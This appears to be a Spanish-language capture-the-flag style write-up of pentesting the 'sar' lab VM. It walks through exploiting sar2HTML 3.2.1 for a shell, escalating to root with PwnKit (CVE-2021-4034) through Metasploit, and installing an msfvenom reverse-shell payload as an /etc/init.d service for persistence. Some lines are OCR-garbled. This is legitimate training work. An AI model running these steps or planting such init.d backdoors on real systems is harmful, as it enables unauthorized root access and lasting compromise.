

SPRINT 12

TEAM CHALLENGE

RETO SAR

Para la resolución de este reto, consistente en la búsqueda de posibles vulnerabilidades en la máquina "sar.ova", realizando un ejercicio de pentesting, con la finalidad de llegar a obtener una Shell de la máquina objetivo, consiguiendo persistencia en el sistema, se han llevado a cabo las siguientes gestiones:

1. Una vez instalada la maquina y ejecutada en segundo plano en VirtualBox, se procede a conseguir la IP de la misma, usando para ello la aplicación Netdiscover:

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240			
10.0.2.1	52:54:00:12:35	:00 1	60 Unknown vendor
10.0.2.2	52:54:00:12:35	5:00 1	60 Unknown vendor
10.0.2.3	08:00:27:31:31	b:d5 1	60 PCS Systemtechnik GmbH
10.0.2.14	4 08:00:27:3f:9	a:e3 1	60 PCS Systemtechnik GmbH


 Se ejecuta la aplicación Nmap con la IP 10.0.2.14, ejecutándose con varias funciones para conseguir la mayor cantidad de información, destacando que el único puerto abierto es el 80, el cual tiene asignado el servicio Apache 2.4.29(Ubuntu) y como directorios del sistema: /robots y /phpinfo.php.



Fuera del Ambito

Fuera del Ambito

3. Se ejecutan Gobuster y Owasp Zas, escáneres de búsqueda de directorios posibles, confirmando la presencia del directorio /robots.txt, siendo archivo que los administradores de sitios web colocan en la raíz de su servidor, para dar instrucciones a los motores de búsqueda sobre cómo rastrear e indexar las páginas del sitio, permitiendo si es visible, aportar información de la estructura de la web:



4. Se comprueba el directorio de la web http://10.0.2.14/phpinfo.php, el cual aporta aporta mucha información sobre versiones y sistema operativo:

http://10.0.2.14/var/www

http://10.0.2.14/stc/init.dispache2 http://10.0.2.14/usr/bin/apache2

https://launchpad.net/bugs/1288690

http://www.w3.org/TR/vhtm(L/DTD/vhtm()-transitional.dtd

CET


GET



5. Se comprueba el directorio indicado anteriormente, el cual aporta una palabra "sar2HTML". Se realiza una búsqueda por internet, siendo una interfaz basada en web para monitorización del rendimiento basada en python, convirtiendo datos binarios "SAR" (System Activity Reporter) a formato gráfico, siendo usada para recopilar, informar y guardar estadísticas de rendimiento del sistema. Además, llama la atención que el primer enlace que sale en Google al poner el nombre del programa sea una información de exploit-DB:




6. Se procede a probar si es un directorio de nuestra web http://10.0.2.14/sar2HTML/, siendo el resultado positivo, aportando información sobre su versión 3.2.1 y demás información, pero tras un análisis minucioso, se comprueba que a la derecha aparece un cuadro donde se puede introducir ip, user y password y además un apartada para subir archivos, cambiando la URL a: http://10.0.2.14/sar2HTML/index.php?plot=NEW




7. Con la nueva URL, se procede a comprobar posibles vulnerabilidades (SQL, Path Traversal, LFI...), encontrando una vulnerabilidad XSS (Cross Site Scripting) de tipo reflejado, ya que se ejecuta como respuesta del servidor cuando el usuario interactúa con el URL, utilizando para ello la aplicación "XSSer", la cual, es herramienta automatizada para detectar y explotar este tipo de vulnerabilidades en aplicaciones web, buscando formas de inyectar código malicioso y detectar XSS.





8. Por todo lo anterior, y recordando el primer enlace que aparecía en Google la buscar sar2HTML, y ya habiendo verificado que nuestra versión es la 3.2.1, se procede a seguir con la búsqueda de algún exploit, encontrando en GitHub: https://github.com/AssassinUKG/sar2HTML, un script de python con el que es posible abrir una shell o reverse shell, por lo que se procede a su descarga y ejecución, consiguiendo acceso a una shell básica a la maquina objetivo con privilegios básicos.






9. Se procede a analizar posibles ficheros que se puedan ejecutar con permisos root, si no están correctamente configurados, los llamados "bit SUID" (bit (4) Set User ID), los cuales, pueden dar la capacidad de ejecutarse con los permisos del propietario del archivo, en lugar de con los permisos del usuario que lo ejecuta, es decir, si el usuario es root, podrías ejecutar archivos con ese permiso:

```
$\cmd> find / -perm -4000 2>/dev/null
      Results ----
HPUX
Linux
SunOS
/usr/bin/arping
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/sbin/pppd
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/bin/fusermount
/bin/ping
/bin/umount
/bin/mount
```

10. Se realiza una búsqueda de información de los archivos en la web, encontrando que "pkexec" es una herramienta que permite a un usuario ejecutar programas con los privilegios de otro usuario, típicamente root, comprobando la versión en el sistema objetivo y buscando en la web posibles exploit, encontrando en este enlace: https://ine.com/blog/exploiting-pwnkit-cve-20214034, una vulnerabilidad en esa versión, con CVE-2021-4034.



11. Con la herramienta MSFvenom, se realiza un payload con una shell interactiva, el cual procedemos a subir a través del enlace de la web http://10.0.2.14/sar2HTML/index.php?plot=NEW



12. A través de la shell básica anteriormente explotada mediante un script de python para sar2HTML y cambiando a reverse shell con la opción que viene descrita, accediendo a "/sarDATA/uPLOAD" encontrando en esa carpeta el payload subido, dándole permisos adecuados y ejecutando el script "./pwnkit.elf", no sin antes haber abierto un handler en Metaesploit a la escucha, consiguiendo la conexión con una meterpreter,



13. Se procede a buscar la vulnerabilidad detectada anteriormente con CVE 2021-4034, siendo conocida como "Pwnkit", la cual, es vulnerabilidad crítica para la herramienta pkexec, que se produce por un error de desbordamiento de variables, permitiendo a un atacante manipular la forma en que se pasan los argumentos al programa, lo que puede ser explotado para ejecutar comandos maliciosos como root.

Este CVE se encuentra en Metaexploit, necesitando tener una sesión previa abierta, por lo que, procedemos a configurarla con la sesión de la meterpreter con privilegios limitados, para conseguir una meterpreter con privilegios root a través de la explotación de la vulnerabilidad CVE descrita.



14. Ahora que hemos conseguido una shell interactiva con privilegios root, vamos a ganar persistencia, aprovechando para ello el archivo "/etc/init.d", en el cual están las aplicaciones que se ejecutan al inicio de sesión de cualquier usuario. Para ello, realizamos un nuevo payload en otro puerto a la escucha, el cual será subido a "usr/etc/bin" y un script de Bash, para activar el payload como si fuera un servicio del sistema, que será el que se colocara en "etc/init.d", estableciendo a ambos archivos los permisos necesarios de ejecución.

Cuando se inicie el sistema objetivo, los servicios y aplicaciones ubicadas en esa ruta, se iniciarán automáticamente(start), incluyendo el script, el cual establece que si el servicio se encuentra en "start" hace que se ejecute el payload malicioso, si está en "stop" que se pare el servicio y en cualquier otro caso, que pinte por pantalla: "execute"

```
12 LPORT=5555 -felf-o persistencia_sar.elf
   -] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
 [-] No arch selected, selecting arch: x64 from the payload
 No encoder specified, outputting raw payload
 Payload size: 130 bytes
 Final size of elf file: 250 bytes
 Saved as: persistencia_sar.elf
 meterpreter > upload /home/kali/RETO_SAR/persistencia_sar.elf /usr/local/bin

[*]Uploading : /home/kali/RETO_SAR/persistencia_sar.elf -> /usr/local/bin/persistencia_sar.elf

[*]Completed : /home/kali/RETO_SAR/persistencia_sar.elf -> /usr/local/bin/persistencia_sar.elf

meterpreter > upload /home/kali/RETO_SAR/persistencia_sar /etc/init.d

[*]Uploading : /home/kali/RETO_SAR/persistencia_sar -> /etc/init.d/persistencia_sar

[*]Completed : /home/kali/RETO_SAR/persistencia_sar -> /etc/init.d/persistencia_sar
   # /etc/init.d/persistencia_sar
    f [ "$1"= "start"]; then
    /usr/local/bin/persistencia_sar.elf &
    elif [ "$1"= "stop"]; then
    killall persistencia_sar.elf
    echo "Usage: $0 {start|stop}"
     exit "execute"
00755/rwxr-xr-x 985 fil 2019-03-18 17:11:57 +0100 grub-common 00755/rwxr-xr-x 3809 fil 2018-02-14 23:20:24 +0100 hwclock.sh 00755/rwxr-xr-x 2444 fil 2017-10-25 16:27:49 +0200 irqbalance 00755/rwxr-xr-x 3131 fil 2017-05-19 15:21:14 +0200 kerneloops 00755/rwxr-xr-x 1479 fil 2018-02-15 23:16:55 +0100 keyboard-setup.sh 00755/rwxr-xr-x 2044 fil 2017-08-15 20:35:54 +0200 kmod 00755/rwxr-xr-x 5930 fil 2019-08-02 19:10:23 +0200 mysql 00755/rwxr-xr-x 1942 fil 2018-03-26 15:21:12 +0200 network-manager 00755/rwxr-xr-x 4597 fil 2016-11-25 12:16:17 +0100 networking 00755/rwxr-xr-x 230 fil 2024-09-18:19:08:07 +0200 persistencis sar
00/55/rwxr-xr-x 4597 fil 2016-11-25 12:16:17 +0100 networking 00755/rwxr-xr-x 280 fil 2024-09-18:19:08:07-10200 persistencia 00755/rwxr-xr-x 1366 fil 2019-04-04 16:33:20 +0200 plymouth 00755/rwxr-xr-x 752 fil 2019-04-04 16:33:20 +0200 plymouth-log 00755/rwxr-xr-x 612 fil 2018-02-26 15:16:20 +0100 pppd-dns 00755/rwxr-xr-x 1191 fil 2018-01-17 23:35:48 +0100 procps 00755/rwxr-xr-x 4355 fil 2017-12-13 07:34:49 +0100 rsync 00755/rwxr-xr-x 2864 fil 2018-01-14 17:19:35 +0100 rsyslog procps
 rsync
 rsyslog
 saned
 speech-dispatcher
 spice-vdagent
 udev
 ufw
 unattended-upgrades
 uuidd
 whoopsie
 x11-common
 update-rc.d persistencia_sar defaults
```

15. Finalmente, lo activo para que se inicie de manera automática en la configuración por defecto en el sistema objetivo ("update-rc.d persitencia_sar defaults") y reiniciamos con "reboot", no sin antes haber preparado un handler a la escucha de nuestro payload en el puerto 5555, resultando positivo, consiguiendo la persistencia en el sistema.

